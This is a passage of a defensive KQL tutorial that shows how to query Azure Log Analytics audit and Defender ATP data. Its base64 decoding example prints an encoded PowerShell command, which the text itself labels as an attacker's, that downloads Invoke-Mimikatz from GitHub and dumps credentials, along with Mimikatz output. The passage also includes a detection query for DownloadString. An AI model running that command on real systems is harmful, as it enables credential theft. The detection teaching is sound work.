As you can see in this image. There are four values with the likes of **Set-ConditionalAccessPolicy**, **FilePreviewed**, **Set-Mailbox**, and **Add-MailboxPermission**.

Operation	count_
Set-ConditionalAccessPolicy	25
FilePreviewed	33
Set-Mailbox	35
Add-MailboxPermission	3

Now let's say that we are only interested in the values **FilePreviewed**, **Set-Mailbox**, and **Add-MailboxPermission**.

We will need to use the "**in**" operator in our KQL query, and it will look like this:

```
OfficeActivity
| where Operation in ("FilePreviewed", "Set-Mailbox", "Add-MailboxPermission")
```

TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId
4/22/2020, 5:47:12.000 PM	8d10df03-6e55-476e-6fcd-08d7e6e52ff4	SharePointFileOperation	FilePreviewed	0e1c2ac1-a38d-485e-a29d-cc12d1c8
4/22/2020, 5:49:48.000 PM	95da1ddb-f9a0-414e-f762-08d7e6e58d06	ExchangeAdmin	Set-Mailbox	0e1c2ac1-a38d-485e-a29d-cc12d1c8
4/22/2020, 5:55:52.000 PM	2943eb22-385b-4457-ad58-08d7e6e66...	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e-a29d-cc12d1c8
4/22/2020, 5:56:38.000 PM	2f237c30-ac94-4800-f5b2-08d7e6e68130	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e-a29d-cc12d1c8

• 1.5) – Parse_json (scalar) function

The **parse_json** scalar function already says it, but this scalar function is meant to parse returned results that are in a JSON format.

There will be cases that a returned results contains metadata that you are interested in.

- Example

When we run the following KQL query in Log Analytics:

```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Set-Mailbox" | limit 5
```

We get the following returned results and you can see that the **UserId** column contains the value Walcott, which is the user that has set the mail forwarder rule.

At the **Parameters** column, we can see some values as well, but they are in a JSON format. To parse the values. We need to use the **parse_json** scalar function to parse the value.

UserId	ClientIP	Parameters	ExternalA
Walcott@dontgetowned.onmicrosoft.com	52.168.108.73:27922	[{ "Name": "Identity", "Value": "Lucas Digne" }, { "Name": "DeliverTo...	False
SpoolsProvisioning-ApplicationAccount@eurprd07.prod.outlook.com	51.144.118.170:6362	[{ "Name": "Identity", "Value": "RVVSUFIwN0EwMDkuUFJPRC5PVVR...	True
NT AUTHORITY\SYSTEM (Microsoft.Exchange.ServiceHost)		[{ "Name": "Force", "Value": "True" }, { "Name": "UMGrammar", "Valu...	True
NT AUTHORITY\SYSTEM (Microsoft.Exchange.ServiceHost)		[{ "Name": "Arbitration", "Value": "True" }, { "Name": "Identity", "Valu...	True


Before we are going to do this. We are first going to filter on the **UserId** column and lookup for the Walcott@dontgetowned.onmicrosoft.com

```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Set-Mailbox"
| where UserId =~ "Walcott@dontgetowned.onmicrosoft.com"
```

Now we only get one result back, which is helpful. Instead of having multiple returned results.


TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId	UserType
4/22/2020, 5:49:48.000 PM	95da1ddb-f9a0-414e-f762-08d7e6e58d06	ExchangeAdmin	Set-Mailbox	0e1c2ac1-a38d-485e-a29d-cc12d1c835cb	Admin

Now look for the **Parameters** column in the returned results and you will see something like this.



The **Parameters** column contains data that is in a JSON format, so if we want to parse it. We have to expand the **Parameters** column.


If we want to parse for example **{"Name":"DeliverToMailboxAndForward","Value":"True"}**
We have to expand it and click on **Extend column**.



It will add something to our query, so our KQL query will be something like this.

```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Set-Mailbox"
| where UserId =~ "Walcott@dontgetowned.onmicrosoft.com"
| extend Name_ = tostring(parse_json(Parameters)[1].Name)
```

Here is the returned results of the parsed JSON value in our query.



- 1.5.1) - **base64_decode_tostring()** (scalar) function


This is an example, where an attacker is using an encoded PowerShell to get Mimikatz on the box to dump credentials from memory.

- Example


```
PS C:\windows\system32> powershell -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGU
AbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAH
IAYwBvAG4AdABlAG4AdAAuAGMAbwBtAC8AQgBDAC0AUwBFAEMAVQBSAEkAVABZAC8ARQBtAHAAaQByAGUALwBtAGEAcwB0AGUAcgAvAGQAYQB0A
GEALwBtAG8AZAB1AGwAZQBfAHMAbwB1AHIAYwBlAC8AYwByAGUAZAB1AG4AdABpAGEAbABzAC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0
AHoALgBwAHMAMQAiACkAOwAgAEkAbgB2AG8AawBlAC0ATQBpAG0AaQBrAGEAdAB6ACAALQBDAG8AbQBtAGEAbgBkACAAcAByAGkAdgBpAGwAZQB
nAGUAOgA6AGQAZQBiAHUAZwA7ACAASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0AHoAIAAtAEQAdQBtAHAAQwByAGUAZABzADsA
Hostname: Client.IDENTITY.local / S-1-5-21-1568615022-3734254442-823492033

  .#####.   mimikatz 2.2.0 (x64) #18362 Apr 21 2020 12:42:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

Hostname: Client.IDENTITY.local / S-1-5-21-1568615022-3734254442-823492033

  .#####.   mimikatz 2.2.0 (x64) #18362 Apr 21 2020 12:42:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords
```

Microsoft Defender ATP catch this kind of activities and alerts on it.


If we want to analyse this kind of activities further. We have to dive into the metadata that Defender ATP has.




The **Entities** column contains all the metadata from Defender ATP.



When we expand that column. We can see a PowerShell a command-line with a Base64 Encoding.



Use the **parse_json** scalar function to include the CommandLine property in our KQL query.




A new column has been added with the PowerShell commandline.

Now copy the Base64 string, because we are now going to decode it.

```
print Quine=base64_decode_tostring("SUVYI-
ChOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKGh0dHBzOi8vcmF3LmdpdGh1Y
nVzZXJjb250ZW50LmNvbS9CQy1TRUNVUklUWS9FbXBpc-
mUvbWFzdGVyL2RhdGEvbW9kdWxlX3NvdXJjZS9jcmVkZW50aWFscy9JbnZva2UtTWltaW-
thdHoucHMx")
```

Final result:



- 1.5.2) – Ago (scalar) function


Subtracts the given timespan from the current UTC clock time. This is how Microsoft describes it, but it actually means that you can lookup data from a few days/months/minutes ago.

- Example

In this example. We are running a KQL query to look for the **ExchangeAdmin** value in the **RecordType** column. We will also use the **now()** scalar function to get all the returned values from today.

```
OfficeActivity
| where RecordType == "ExchangeAdmin"
| extend TimeGenerated=now()
```

Returned result:



Completed. Showing results from the last 24 hours. 00:00:00.877 4 records


Drag a column header and drop it here to group by that column

TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId
4/28/2020, 8:45:31.471 AM	fa4d4f82-4d53-4bbd-b104-08d7eb0ffea4	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e-a29d-cc12d1c83
4/28/2020, 8:45:31.471 AM	27836a9d-3be9-4a79-11a3-08d7eb0ffe94	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e-a29d-cc12d1c83
4/28/2020, 8:45:31.471 AM	e58fba6e-3906-4a3b-2db8-08d7eb272...	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e-a29d-cc12d1c83
4/28/2020, 8:45:31.471 AM	60579c9b-3845-4ced-dba0-08d7eb272...	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e-a29d-cc12d1c83

Now we are using the **ago** scalar function to filter on the ExchangeAdmin value from all the returned results that have processed two days ago.

```
OfficeActivity
| where TimeGenerated > ago(2d)
| where RecordType == "ExchangeAdmin"
| order by TimeGenerated asc
```

End result:



Completed 00:00:00.511 10 records

Drag a column header and drop it here to group by that column

TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId
4/26/2020, 2:42:03.000 PM	e94bc1a6-1f90-43aa-203c-08d7e9effbfe	ExchangeAdmin	Set-Mailbox	0e1c2ac1-a38d-485e-a29d-cc12d1c83
4/27/2020, 1:13:01.000 AM	05de5c95-109e-4d8d-cbaa-08d7ea482...	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e-a29d-cc12d1c83
4/27/2020, 1:13:01.000 AM	7303e603-bd11-47fa-e2cc-08d7ea4821...	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e-a29d-cc12d1c83
4/27/2020, 4:14:38.000 AM	04f8ea44-bc5f-4b4a-3b5a-08d7ea618...	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e-a29d-cc12d1c83

- 1.5.3) - Datetime

This function helps you to lookup data for a specific period of time.

Here we have all the returned results from the **AuditLogs** table. This is the current datetime (2020-04-28)

TimeGenerated [UTC]	ResourceId	OperationName	Opera
4/28/2020, 5:56:17.586 AM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Update user	1.0
4/28/2020, 7:51:58.668 AM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Remove member from role (PIM activation expired)	1.0

Let's say that we are only interested in the results of **2020-04-24**. How would we write our KQL query to get that? Yes, I'm aware you can change the time range, but that's out of scope :)

This is how our KQL query will look like:

```
AuditLogs
| where TimeGenerated between (datetime(2020-04-24) .. 1d)
| order by TimeGenerated asc
```

Here we will only get the returned results from 2020-04-24

00:00:00.770 22 records

olumn header and drop it here to group by that column

TimeGenerated [UTC]	ResourceId	OperationName	OperationVersion
4/24/2020, 7:51:03.593 AM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Remove member from role (PIM activation expired)	1.0
4/24/2020, 7:17:10.998 PM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Update user	1.0
4/24/2020, 7:18:03.484 PM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add service principal	1.0
4/24/2020, 7:18:27.516 PM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add service principal	1.0

A few things to remember before we go further. It is very important to look at the following part of the KQL query:

The **between** operator matches the input that is inside the inclusive range, which is in this example 1 day (1d). Do not forget to use the **between** operator when looking for data in a specific period.

```
AuditLogs
| where TimeGenerated between (datetime(2020-04-24) .. 1d)
| order by TimeGenerated asc
```

Now we are interested in all the returned results from **2020-04-24** to **2020-04-27**, so you might wondering. What steps do we need to take to write this KQL query?

The first thing what I thought was using this KQL query, because 24+3=27

Unfortunately I only received results till **2020-04-26**. I've realized that when you pick 3 days. It will start counting from 24, 25, 26 and not 25, 26, 27


```
AuditLogs
| where TimeGenerated between (datetime(2020-04-24) .. 3d)
| order by TimeGenerated asc
```

Now if you run the following KQL query it will display all the returned results from **2020-04-27** to **2020-04-24**

```
AuditLogs
| where TimeGenerated between (datetime(2020-04-24) .. 4d)
| order by TimeGenerated desc
```

End result:

Here we will see that all the returned results will go from **4/27/2020** to **4/24/2020**.



- 1.5.4) – Parse_xml() (scalar) function

Parse_xml() is a scalar function to turn data that is in a XML format into JSON.

This is an example where we can see that the **EventData** column contains data in a XML format.

```
Event
| where Source == "Microsoft-Windows-PowerShell"
and RenderedDescription contains "(New-Object Net.WebClient).DownloadString"
| project EventData
```


Result:

EventData
<DataItem type="System.XmlData" time="2020-04-28T14:19:17.3036556+00:00" sourceHealthServiceId="412D14C2-B56F-84EE-3F32-8A915F10BF0E"><EventData
<DataItem type="System.XmlData" time="2020-04-28T14:19:23.7155321+00:00" sourceHealthServiceId="412D14C2-B56F-84EE-3F32-8A915F10BF0E"><EventData
<DataItem type="System.XmlData" time="2020-04-28T14:19:23.7225014+00:00" sourceHealthServiceId="412D14C2-B56F-84EE-3F32-8A915F10BF0E"><EventData
<DataItem type="System.XmlData" time="2020-04-28T14:19:23.7285358+00:00" sourceHealthServiceId="412D14C2-B56F-84EE-3F32-8A915F10BF0E"><EventData

Now when we use the **parse_xml** scalar function. We will get a second column that contains data in a JSON format.

```
Event
| where Source == "Microsoft-Windows-PowerShell"
and RenderedDescription contains "(New-Object Net.WebClient).DownloadString"
| project EventData
| extend TurnXMLIntoJson=parse_xml(EventData)
```

Result:



EventData	TurnXMLIntoJson
<DataItem type="System.XmlData" time="2020-04-28T14:19:17.3036556+00:00" s...	{"DataItem":{"@type":"System.XmlData","@time":"2020-04-28T14:19:17.3036556Z",...
<DataItem type="System.XmlData" time="2020-04-28T14:19:23.7155321+00:00" so...	{"DataItem":{"@type":"System.XmlData","@time":"2020-04-28T14:19:23.7155321Z",...
<DataItem type="System.XmlData" time="2020-04-28T14:19:23.7225014+00:00" s...	{"DataItem":{"@type":"System.XmlData","@time":"2020-04-28T14:19:23.7225014Z",...
<DataItem type="System.XmlData" time="2020-04-28T14:19:23.7285358+00:00" s...	{"DataItem":{"@type":"System.XmlData","@time":"2020-04-28T14:19:23.7285358Z"

This was the extra part that we added to our current KQL query:

```
Event
| where Source == "Microsoft-Windows-PowerShell"
and RenderedDescription contains "(New-Object Net.WebClient).DownloadString"
| project EventData
| extend TurnXMLIntoJson=parse_xml(EventData)
```

- 1.6) – **Dcount()** aggregation function

There are two aggregation functions that you might be helpful for you to understand.

Dcount() and **dcountif()**

- Example – **Dcount()**

When you run the following KQL query in Log Analytics:

There is a column name called **OperationName** that contains different values.

```
AuditLogs
| where TimeGenerated between (datetime(2020-04-24) .. 4d)
| order by TimeGenerated desc
```

Result:

TimeGenerated [UTC]	ResourceId	OperationName	OperationVersion
4/26/2020, 11:02:10.836 PM	/tenants/0e1c2ac1-a38d-485e-a29d-...	Remove member from role (PIM activation expired)	1.0
4/26/2020, 11:02:10.795 PM	/tenants/0e1c2ac1-a38d-485e-a29d-...	Remove member from role	1.0
4/26/2020, 6:50:16.879 PM	/tenants/0e1c2ac1-a38d-485e-a29d-...	Update user	1.0

What if we are interested in all the values that the **OperationName** column has? How would we get those results, instead of looking manually to all the results?

```
AuditLogs
| where TimeGenerated between (datetime(2020-04-24) .. 4d)
| order by TimeGenerated desc
| summarize dcount(OperationName) by OperationName
```

Final result:

At the returned results, we can see that there are 21 unique values that belongs to the **OperationName** column.

Completed 00:00:00.541 21 records

Drag a column header and drop it here to group by that column

OperationName	dcount_OperationName
Remove member from role (PIM activation expired)	1
Update user	1
Remove member from role	1
Add member to role	1

• 1.6.1) **Dcountif()** aggregation function

Dcountif() function is something that I couldn't explain in normal English, so I've decided to explain it with only examples.

- Example

Run a random KQL query like this.

```
AuditLogs
| where Category == "RoleManagement"
```

Result:


As you can see at the **OperationName** column. It contains different values that starts with ''**Add**'' for example. Add eligible member to role, etc.

TimeGenerated [UTC]	ResourceId	OperationName
4/26/2020, 2:40:54.613 PM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add eligible member to role in PIM requested (permanent)
4/26/2020, 2:40:55.213 PM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add eligible member to role
4/26/2020, 2:40:55.285 PM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add eligible member to role in PIM completed (permane...

If we now run the following KQL query as example: It will count all the values at the **OperationName** column and see if there's a value that starts with ''**Add**''

```
AuditLogs
| where TimeGenerated between (datetime(2020-04-24) .. 4d)
| order by TimeGenerated desc
| summarize OperationName=dcountif(OperationName, OperationName startswith
"Add")
```

Final result:




Here we will explain the KQL query a bit more into the details.

We are using the **summarize** operator to summarize the values in the **OperationName** column. The **dcountif()** will look in the **OperationName** column to see if there's a value that starts with "**Add**"

```
AuditLogs
| where TimeGenerated between (datetime(2020-04-24) .. 4d)
| order by TimeGenerated desc
| summarize OperationName=dcountif(OperationName, OperationName startswith "Add")
```

You could replace **startswith** with **contains** as well to see if there is a value that contains the "**Add**" value.

```
AuditLogs
| where TimeGenerated between (datetime(2020-04-24) .. 4d)
| order by TimeGenerated desc
| summarize OperationName=dcountif(OperationName, OperationName contains "Add")
```



- 1.7) – Extra KQL knowledge

Not a special chapter, but it's just an extra page to boost your KQL knowledge.

- Example


This is a KQL query that will count all the returned results from **2020-04-24** to **2020-04-26**. It looks how many results have processed each day from 2020-04-24 to 2020-04-26

```
AuditLogs
| where TimeGenerated between (datetime(2020-04-24) .. 3d)
| sort by TimeGenerated asc
| summarize events_count=count() by bin(TimeGenerated, 1d)
```

TimeGenerated [UTC]	events_count
4/24/2020, 12:00:00.000 AM	22
4/25/2020, 12:00:00.000 AM	2
4/26/2020, 12:00:00.000 AM	42

We can use the render operator to get a nice graphical overview.


```
AuditLogs
| where TimeGenerated between (datetime(2020-04-24) .. 3d)
| sort by TimeGenerated asc
| summarize events_count=count() by bin(TimeGenerated, 1d)
| render columnchart
```



• 2.1) – Mail Forwarder rule on mailbox

We are going to describe a simple use-case of a potential data exfiltration. In this example, we have configured a forwarder rule on an inbox.

This means that every incoming mail to that inbox will be automatically forwarded to another email address.




First we need to know that the **OfficeWorkload** is a column that tells, which Office365 service it is related to. **Operation** column tells what kind of action was performed.

We will start with a simple KQL query, like this:

